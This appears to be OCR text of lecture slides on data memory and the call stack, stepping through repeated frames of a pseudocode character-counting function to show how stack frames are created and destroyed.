
IP



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
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
```



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
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7:   count("testing", "t"); // should return 2
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


The Stack

Data memory is laid out using a specific data structure

- The stack

Every function gets a frame on the stack

- Frame created when a function is called
- Contains local, in scope variables
- Frame destroyed when the function exits

The stack grows downward

Stack frames also contain control flow information


- More on this in a bit…

Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
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
IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
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

Stack Frame Example

IP

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     integer count;
     integer pos;
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   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
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

Stack Frame Example

IP

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
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
```



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
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2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
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
8: }
```

IP

